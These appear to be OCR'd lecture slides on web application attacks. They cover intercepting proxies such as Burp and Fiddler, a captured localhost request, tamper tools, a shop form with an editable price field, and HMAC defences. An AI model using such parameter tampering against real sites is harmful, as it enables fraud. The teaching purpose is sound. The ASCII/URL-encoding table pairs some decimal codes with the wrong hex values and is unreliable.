
7497882F9FB88220F7C6CA2385AD0FA73826BBF5

This handy tool calculates various hashes and encoding values, a useful item to test hunches.




ASCII Codes		Character	UrlEncode
Dec	Hex		
32	20		+
34	21	"	%22
35	22	#	%23
36	24	$	%24
37	25	%	%25
38	26	&	%26
43	2B	+	%2b
44	2C	,	%2c
47	2F	/	%2f
58	3A	:	%3a
59	3B	;	%3b
60	3C	<	%3c
61	3D	=	%3d
62	3E	>	%3e
63	3F	?	%3f
64	40	@	%40
91	5B	[	%5b
92	5C	\	%5c
93	5D	]	%5d
94	5E	^	%5e
96	60	`	%60
123	7B	{	%7b
124	7C	|	%7c
125	7D	}	%7d
126	7E	~	%7e

Web application attacks V Burp Suite




Filter: Hiding not found items; hiding CSS, image and general

http://portswigger.net/burp/help/suite_usingburp.html



Web application attacks VI



Fiddler Web Debugger

#	Result	Protocol	Host	URL
1	200	HTTP	localhost	/myhome/test/next.php

```
00000000   50 4F 53 54 20 68 74 74 70 3A 2F 2F 6C 6F 63 61 6C 68 6F 73 74 2F 6D 79   POST http://localhost/my
00000018   68 6F 6D 65 2F 74 65 73 74 2F 6E 65 78 74 2E 70 68 70 20 48 54 54 50 2F   home/test/next.php HTTP/
00000030   31 2E 31 0D 0A 41 63 63 65 70 74 3A 20 74 65 78 74 2F 68 74 6D 6C 2C 20   1.1..Accept: text/html, 
00000048   61 70 70 6C 69 63 61 74 69 6F 6E 2F 78 68 74 6D 6C 2B 78 6D 6C 2C 20 2A   application/xhtml+xml, *
00000060   2F 2A 0D 0A 52 65 66 65 72 65 72 3A 20 68 74 74 70 3A 2F 2F 6C 6F 63 61   /*..Referer: http://loca
00000078   6C 68 6F 73 74 2F 6D 79 68 6F 6D 65 2F 74 65 73 74 2F 66 6F 72 6D 2E 68   lhost/myhome/test/form.h
00000090   74 6D 6C 0D 0A 41 63 63 65 70 74 2D 4C 61 6E 67 75 61 67 65 3A 20 73 76   tml..Accept-Language: sv
000000A8   2D 53 45 0D 0A 55 73 65 72 2D 41 67 65 6E 74 3A 20 4D 6F 7A 69 6C 6C 61   -SE..User-Agent: Mozilla
000000C0   2F 35 2E 30 20 28 57 69 6E 64 6F 77 73 20 4E 54 20 36 2E 31 3B 20 57 4F   /5.0 (Windows NT 6.1; WO
000000D8   57 36 34 3B 20 54 72 69 64 65 6E 74 2F 37 2E 30 3B 20 72 76 3A 31 31 2E   W64; Trident/7.0; rv:11.
000000F0   30 29 20 6C 69 6B 65 20 47 65 63 6B 6F 0D 0A 41 63 63 65 70 74 2D 45 6E   0) like Gecko..Accept-En
00000108   63 6F 64 69 6E 67 3A 20 67 7A 69 70 2C 20 64 65 66 6C 61 74 65 0D 0A 48   coding: gzip, deflate..H
00000120   6F 73 74 3A 20 6C 6F 63 61 6C 68 6F 73 74 0D 0A 43 6F 6E 74 65 6E 74 2D   ost: localhost..Content-
00000138   4C 65 6E 67 74 68 3A 20 38 38 0D 0A 44 4E 54 3A 20 31 0D 0A 43 6F 6E 6E   Length: 88..DNT: 1..Conn
00000150   65 63 74 69 6F 6E 3A 20 4B 65 65 70 2D 41 6C 69 76 65 0D 0A 50 72 61 67   ection: Keep-Alive..Prag
00000168   6D 61 3A 20 6E 6F 2D 63 61 63 68 65 0D 0A 0D 0A 63 62 5F 31 3D 70 61 75   ma: no-cache....cb_1=pau
00000180   6C 61 74 74 75 63 6B 40 79 61 68 6F 6F 2E 63 6F 6D 26 63 62 5F 32 3D 6A   lattuck@yahoo.com&cb_2=j
00000198   61 6D 65 73 62 6F 6E 64 40 79 61 68 6F 6F 2E 63 6F 6D 26 63 62 5F 33 3D   amesbond@yahoo.com&cb_3=
000001B0   6C 61 73 74 6E 61 6D 65 40 79 61 68 6F 6F 2E 63 6F 6D 26 73 75 62 6D 69   lastname@yahoo.com&submi
000001C8   74 3D 73 75 62 6D 69 74                                                    t=submit
```


Response is encoded and may need to be decoded before inspection. Click here to transform.

```
00000000   48 54 54 50 2F 31 2E 31 20 32 30 30 20 4F 4B 0D 0A 44 61 74 65 3A 20 54   HTTP/1.1 200 OK..Date: T
00000018   68 75 2C 20 31 34 20 4E 6F 76 20 32 30 31 33 20 31 33 3A 30 34 3A 30 32   hu, 14 Nov 2013 13:04:02
00000030   20 47 4D 54 0D 0A 53 65 72 76 65 72 3A 20 41 70 61 63 68 65 2F 32 2E 34    GMT..Server: Apache/2.4
00000048   2E 34 20 28 57 69 6E 33 32 29 20 4F 70 65 6E 53 53 4C 2F 31 2E 30 2E 31   .4 (Win32) OpenSSL/1.0.1
00000060   65 20 50 48 50 2F 35 2E 35 2E 33 0D 0A 58 2D 50 6F 77 65 72 65 64 2D 42   e PHP/5.5.3..X-Powered-B
00000078   79 3A 20 50 48 50 2F 35 2E 35 2E 33 0D 0A 4B 65 65 70 2D 41 6C 69 76 65   y: PHP/5.5.3..Keep-Alive
00000090   3A 20 74 69 6D 65 6F 75 74 3D 35 2C 20 6D 61 78 3D 31 30 30 0D 0A 43 6F   : timeout=5, max=100..Co
000000A8   6E 6E 65 63 74 69 6F 6E 3A 20 4B 65 65 70 2D 41 6C 69 76 65 0D 0A 54 72   nnection: Keep-Alive..Tr
000000C0   61 6E 73 66 65 72 2D 45 6E 63 6F 64 69 6E 67 3A 20 63 68 75 6E 6B 65 64   ansfer-Encoding: chunked
000000D8   0D 0A 43 6F 6E 74 65 6E 74 2D 54 79 70 65 3A 20 74 65 78 74 2F 68 74 6D   ..Content-Type: text/htm
000000F0   6C 0D 0A 0D 0A 32 30 61 39 0D 0A 3C 70 3E 59 6F 75 20 63 61 6D 65 20 66   l....20a9..<p>You came f
00000108   72 6F 6D 20 68 74 74 70 3A 2F 2F 6C 6F 63 61 6C 68 6F 73 74 2F 6D 79 68   rom http://localhost/myh
00000120   6F 6D 65 2F 74 65 73 74 2F 66 6F 72 6D 2E 68 74 6D 6C 3C 2F 70 3E 3C 62   ome/test/form.html</p><b
00000138   72 20 2F 3E 0A 3C 62 3E 4E 6F 74 69 63 65 3C 2F 62 3E 3A 20 20 55 6E 64   r />.<b>Notice</b>:  Und
```

0 [0x0] Readonly

http://localhost/myhome/test/next.php

Intercepting Proxy
Fiddler 2/4
http://www.telerik.com/fiddler




Debugging with Fiddler
LOOK INSIDE
The complete reference from the developer of the Fiddler Web Debugger
Eric Lawrence

Web application attacks VII

- Web application spiders
  - Web application spiders work in a similar way to traditional web spiders - by requesting web pages, parsing these for links to other pages, and then requesting those pages, continuing recursively until all of a site's content has been discovered
- Application fuzzers and scanners
  - Manual and auto scans to detect common vulnerabilities
  - Built-in attack payloads and versatile functions to generate arbitrary payloads in user-defined ways
  - Functions for extraction of data and analyzing responses, cookies etc.
- Manual and scripted request tools
- Various functions and utilities that address specific needs that arise when you are attacking a web application
- Paros, Burp suite, WebScarab and Fiddler handles all this and much much more

Defending against web application attacks

- Integrity checks
  - Sign or hash all variables sent to client with HMAC (Hash-based Message Authentication Code)
  - Encrypt the information in session ID, hidden form element, cookies, variables etc. in addition to SSL
  - Ensure long enough session ID numbers preventing collision
  - Use dynamic session IDs (time) - changing from page to page
- Make sure checks works everywhere and session IDs terminate at exit/logout




```
hash = HMAC(variable,key);
send variable,hash;
```

```
does hash == HMAC(altered_variable,key)?
if not, attacker has changed it!
        print error;
        drop session;
```

Alternatives to the Intercepting Proxy


- In-browser tools – which have some limitations
- They do not perform any spidering or fuzzing and you are restricted to work completely manually
- Internet Explorer
  - TamperIE
  - HttpWatch or IEWatch
- Firefox
  - Tamper Data, FoxyProxy
  - LiveHTTPHeaders
  - AddNEditCookies
  - CookieWatcher
- Chrome
  - Request Maker



Internet Explorer is attempting to send data to the following page:
http://www.bayden.com/sandbox/shop/checkout.asp
You may tamper with this data using this dialog.

ASPSESSIONIDCCSTACSR=CLBLBOJBNLALNIIDIDPAELKB

Name	Value
Cost	1995.00
Item	Acer Convertible
lbQuantity	1
btnOrder	Order!



